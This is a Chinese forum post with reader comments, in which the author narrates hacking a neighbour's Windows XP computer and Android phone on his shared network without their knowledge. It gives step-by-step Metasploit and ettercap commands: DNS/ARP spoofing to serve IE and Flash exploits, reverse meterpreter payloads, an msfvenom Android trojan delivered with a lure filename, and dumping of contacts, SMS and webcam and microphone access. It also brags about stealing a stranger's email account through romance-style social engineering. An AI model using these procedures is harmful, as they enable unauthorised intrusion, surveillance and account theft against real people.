总结:抽时间搞了2天,在搞得同时觉得还是蛮享受的,加入吐司,咋闲余时间分享一些学习经验也是一件何乐而不为的事情啊,虽然自己的水平有限,但是还是十分愿意分享一些东西,希望在吐司与大家共同进步、共同学习,也祝大家在2016年,工作顺利,家庭幸福美满,也祝各位小伙伴技术能有更高的提高,谢谢观看!作者:googler
补充:看到各位老表的回复有话要说
哈哈,我邻居中途有跑过来问我怎么断网了,我说可能路由器死了,等会就好,哈哈没办法有时候渗透就是这样,也许存在攻击者与被攻击者水平高低的问题,也可能也就是他么的好奇害死猫,我记得之前做社工,我的名字邮箱,163的,我之前踩点发现绑定在一个QQ邮箱上,而且没有设置安全码,后来我就在那个人的博客上查找资料,然后查找到以后发现他是某北人在北京打工,然后我就用女小号加他和他聊了2-3天,我说我是北京科技大学的,然后我说我有时间去看你,那小伙子整天起来玩梦幻,正好我也玩梦幻,就和他聊的很熟,后来我说我能不能借用一下你的QQ号,假装看他有没有和别的女生来往(故作在乎他,假装要和他好),他说他百分之百没有女朋友不信把QQ账号密码丢我,结果我在一个夜高风黑的晚上,把网易邮箱给搞成我的,然后还设置了安全码,然后拉黑他!至此一个社工就结束了!哈哈,这个案例,我只能说,攻击有时候是在各种巧合,各种真真假假、各种峰回路转的时候成功的,再比如那些做苹果ID的发邮箱,标题写务必查看,一点就中XSS了,作为搞安全的我,明知道这样有风险,但是我看那个标题,忍不住还是想点一下,这一点就不中招了么。。
好了,说这么多就是想告知大家,做渗透的时候,只要有一线希望就要百倍努力,大家了解过国家队的人,应该深有体会,hack,没有什么不可能,只有离成功更近,只要你努力的话。。。。OK,装逼就到此了
第一篇 利用CVE-2014-6332 IE全版本漏洞入侵邻居XP电脑
首先开篇的是入侵邻居的电脑,邻居是个电脑盲,我所了解的情况是2011年买了电脑,几乎不怎么用,而且也不安装杀毒,估计补丁都不会打吧,就星期天用一下,正好今天周末,于是乎就开始下面的渗透过程。首先net view(这里就不用nmap扫了)如图:
Zhongce那台是我的,我们ping一下ping BBLBX6GQE624W88如图:
USER-20150620EZ这个就不用Ping了是我的物理主机名,OK,既然没打补丁,那就不用nessus扫描了,直接测试CVE-2014-6332 IE全版本漏洞了,我们需要搭建一个web环境这里我用小旋风,先配置一个远控木马如图:
192.168.0.104是我的物理ip,然后选择域名上线方式,生成木马丢到web跟木下,下面我们用k8飞刀工具来生成一个网马,点编码然后输入木马地址:http://192.168.0.104:89/server.exe
然后点右键hacking-0day-ie全版本漏洞,生成网马如图:
然后我们把网名名称改为:index.htm然后丢到kai linux /var/www/html/下面
我们的思路是通过ettercap来dns+arp攻击的方法来使xp种木马,对了记得执行service apache2 start命令启动kali web服务,下面我们来设置一下etteracap的etter.dns如图:
192.168.0.113为kali的ip地址,然后ettercap -G启动图形化界面,点
然后选择eth0
然后选择hostlist,如图:
前面我们已经Ping过了xp系统ip为192.168.0.116,那么我们就把这个目标加到Target1,然后把网关地址加到Target2,然后在按照如图操作:
然后选择Plugins,选择
双击以后,然后开始
大概过了半分钟发现有主机上线,哈哈欺骗成功了
我们打开屏幕看看
他肯定是看视屏然后发现看不了了就打开hao123测试网络,哈哈我们不要搞什么破坏卸载掉木马。。。这样渗透测试邻居XP的渗透过程就完结了。。。
第二篇 flash 0day之手工修改代码利用msf制作下载者实例入侵演示
利用到的工具:
Msf
Ettercap
Adobe Flash CS6
Hacking Team Flash 0day-可冲破Chrome沙盒-Evil0X源代码一份
下面我们就开始演示入侵,利用msf生成shellcode,首先打开msf执行use windows/download_exec,show options
如图:
然后set EXE system.exe,再执行set URL,需要说明一下URL就是我们的马的下载地址,这里我们用远控马,远控配置使用不再详细说明。。。如图:
然后执行generate -t dword生成shellcode,如下:
复制代码到文本下便于我们一会编辑flash exp,如下:<下面我们来修改flash 0day exp,需要修改三个文件,分别为:
先修改ShellWin32.as,部分源代码如图:
我们需要把标记处[]中的代码改成用msf生成的代码,修改后如下
然后保存,ShellWin64.as的修改方法如上述,不再演示,下面我们来修改myclass.as,这里需要说明一下,因为此exp生成的利用程序,不能直接自动触发flash漏洞,也就是需要点击按钮才可以,实际上在做渗透的时候需要把它搞得更完美,所以就需要修改,修改方法:搜索myclass的某个字符doc.addchild(btn);如图:
换行在后面加一句TryExpl();注意是l不是数字1,然后如图:
然后点保存,下面我们来编译一下,打开
exp1.fla然后点文件-发布,看看编译没错误
然后我们把生成的
exp1.swf丢到kailinux 的/var/www/html下:
然后把这段代码好好编辑一下<注意:192.168.0.109是kali的ip地址,这时候我们需要service apache2 start启动一下web服务,然后将上面的html保存为index.htm同样丢到kali web目录下,测试访问链接存在如图:
下面我们用ettercap欺骗如图:
下面我们随便访问个网站看看:
我靠我发现直接用ettercap欺骗物理机装了腾讯管家照样可以欺骗成功,木马上线如图:
我们看另一台
提示这个错误,说明木马是成功被下载执行了,只是由于某些原因没上线而已。。。不管他了,第二篇over。。。
第三篇 cve2015-5122漏洞实例演示虚拟机
关于cve2015-5122这个漏洞,大家可以百度一下,是关于flash的漏洞,是2015年flash漏洞的第二发,今天我们就用这个漏洞来演示,开启kai linux msfconsole命令启动msf如图:
search cve-2015-5122如图:
下面我们敲如下命令:
use exploit/multi/browser/adobe_flash_opaque_background_uaf
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.0.109
set URIPATH / /*根目录*/
set SRVHOST 192.168.0.109 //192.168.0.109为kaili ip地址
set SRVPORT 80 /*80端口*/ 使用80端口时要保证apache为停止状态用service apache2 stop命令停止否则会提示端口被占用
然后show options如图:
一切都设置好了,执行exploit。下面我们进etc/ettercap目录下设置etc.dns如图:
然后ettercap -G命令打开ettercap,我们要攻击的主机ip是192.168.0。115
Ettercap过程第一篇里已经演示,这里不在详细写了。。。执行完ettercap以后我们观察一下msf
成功了,这时候我们断开ettercap,如图:
Screenshot如图:
第四篇 MS14-064 漏洞测试入侵win7
我发现msf下的exp只能针对带有powershell的机器进行攻击,我们用如下方法来搞演示
开启msf执行命令use exploits/windows/browser/ms14_064_ole_code_execution如图:
然后执行命令 set PAYLOAD windows/meterpreter/reverse_tcp
set AllowPowershellPrompt true
Set LHOST 192.168.0.109
set SRVHOST 192.168.0.109
Set uripath share
Set srvport 80
show options
下面我们来访问本地地址成功如图:
第五篇 msf+ettercap入侵邻居安卓手机
首先启动msf
先用kali生成一个安卓木马,如下命令:
Msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=44444 -o ~/Desktop/ribenav.apk
为了能让对方下载以后安装我这里将马的名字命名为ribenav.apk,哈哈邻居可是个“大色鬼”,就不适用替换下载的方法了,据我所知,邻居频繁使用手机浏览器浏览新闻
然后进入msf
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.0.109 //ip为kaili的ip
set LPORT 44444 //端口一定要与前面生成的木马的端口一致
Exploit
下面我们开启ettercap -G
我物理IP为
别到时候再把我物理机欺骗了,之前测试物理机只装腾讯管家是可以成功欺骗的,
下面我们来设置一下
在开启欺骗之前我们先把生成的apk马丢到kaili var/www/html下,并创建一个index.htm文件内容为:<iframe src=http://192.168.0.109/ribenav.apk></iframe>,因为apk文件嘛要想直接提示下载,用iframe语句就OK了
我们试着访问一下看看,别出什么错,访问正常。。
下面我们开始攻击
大概过了5分钟多,发现反弹成功了,哈哈老大叔还不错一看日本AV哈哈估计上劲就安装了。。。
执行命令
dump_contacts --》这个是导出电话
dump_sms --》这个是导出信息
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
生成电话薄txt
我们打开看一下电话薄
打开短信看一下
我们同时欺骗成DroidJack木马,使用方法如图:
切记在前面生成完马以后记得在这里选择开关为on,并且对应前面生成马的时候的端口否则上线不了
文件管理如图:
短信管理如图:
查看安装app如图:
查看浏览过的网页如图:
文章所需的工具及word格式打包:
链接: http://pan.baidu.com/s/1o8LB2Lc 密码: wy4p
自评TCV:3
总结:抽时间搞了2天,在搞得同时觉得还是蛮享受的,加入吐司,咋闲余时间分享一些学习经验也是一件何乐而不为的事情啊,虽然自己的水平有限,但是还是十分愿意分享一些东西,希望在吐司与大家共同进步、共同学习,也祝大家在2016年,工作顺利,家庭幸福美满,也祝各位小伙伴技术能有更高的提高,谢谢观看!作者:googler
补充:看到各位老表的回复有话要说
哈哈,我邻居中途有跑过来问我怎么断网了,我说可能路由器死了,等会就好,哈哈没办法有时候渗透就是这样,也许存在攻击者与被攻击者水平高低的问题,也可能也就是他么的好奇害死猫,我记得之前做社工,我的名字邮箱,163的,我之前踩点发现绑定在一个QQ邮箱上,而且没有设置安全码,后来我就在那个人的博客上查找资料,然后查找到以后发现他是某北人在北京打工,然后我就用女小号加他和他聊了2-3天,我说我是北京科技大学的,然后我说我有时间去看你,那小伙子整天起来玩梦幻,正好我也玩梦幻,就和他聊的很熟,后来我说我能不能借用一下你的QQ号,假装看他有没有和别的女生来往(故作在乎他,假装要和他好),他说他百分之百没有女朋友不信把QQ账号密码丢我,结果我在一个夜高风黑的晚上,把网易邮箱给搞成我的,然后还设置了安全码,然后拉黑他!至此一个社工就结束了!哈哈,这个案例,我只能说,攻击有时候是在各种巧合,各种真真假假、各种峰回路转的时候成功的,再比如那些做苹果ID的发邮箱,标题写务必查看,一点就中XSS了,作为搞安全的我,明知道这样有风险,但是我看那个标题,忍不住还是想点一下,这一点就不中招了么。。
好了,说这么多就是想告知大家,做渗透的时候,只要有一线希望就要百倍努力,大家了解过国家队的人,应该深有体会,hack,没有什么不可能,只有离成功更近,只要你努力的话。。。。OK,装逼就到此了
关于作者


评论60次
写的很详细啊,以赞,不过可以用来搞搞恶作剧还是不错的,内网渗透的话就那时了
感觉渗透就是个思路,没有什么过时不过时,谁敢保证黑客可以百分之百的命中率呢,兄弟我的愚见!
说的对,关键是思路。思路比较重要
DroidJack 这个本地测试时候不知道为什么,上线一次,手机重启就没有了
这文章写得不错,学xi了
悟空,教我你的免杀神术!
这文章写得不错,学xi了
写的很详细啊,以赞,不过可以用来搞搞恶作剧还是不错的,内网渗透的话就那时了
感觉渗透就是个思路,没有什么过时不过时,谁敢保证黑客可以百分之百的命中率呢,兄弟我的愚见!
写的很详细啊,以赞,不过可以用来搞搞恶作剧还是不错的,内网渗透的话就那时了
我发现中间人攻击腾讯管家是可以欺骗成功的
工具包里的远控干净吗
哈哈我用了三年了,没发现什么异常,不过不能保证万无一失
讲真。。。感兴趣的只有DroidJack的那一段,然而也只是介绍了个功能而已。。这些适合在课堂上教学用
主要都是基于ettercap欺骗种马,写的很详细,10rank对你来说还不是so easy
写的很详细啊,以赞,不过可以用来搞搞恶作剧还是不错的,内网渗透的话就那时了
工具包里的远控干净吗
你是房东 谢谢分享,写的很详细不错
这玩意,要是弄在商场网络环境下,中枪的可就多了
老表请看我刚刚发的帖子wifi破解神器,在公共场合最适合使用了
这玩意,要是弄在商场网络环境下,中枪的可就多了
怎么进入内网的呢?
本来就在内网的呀
怎么进入内网的呢?
和你做邻居很危险啊
哈哈不危险啊,中途邻居还跑过来问我,说咱们的网怎么段了,我说你在一会再看,哈哈其实是在欺骗当中
和你做邻居很危险啊
很不错的文章啊,特别是安卓手机攻击那
哈哈,多谢老表点评
感觉还可以深入啊 ,为啥你邻居呢在你家wifi上啊。。。
哈哈因为我是房东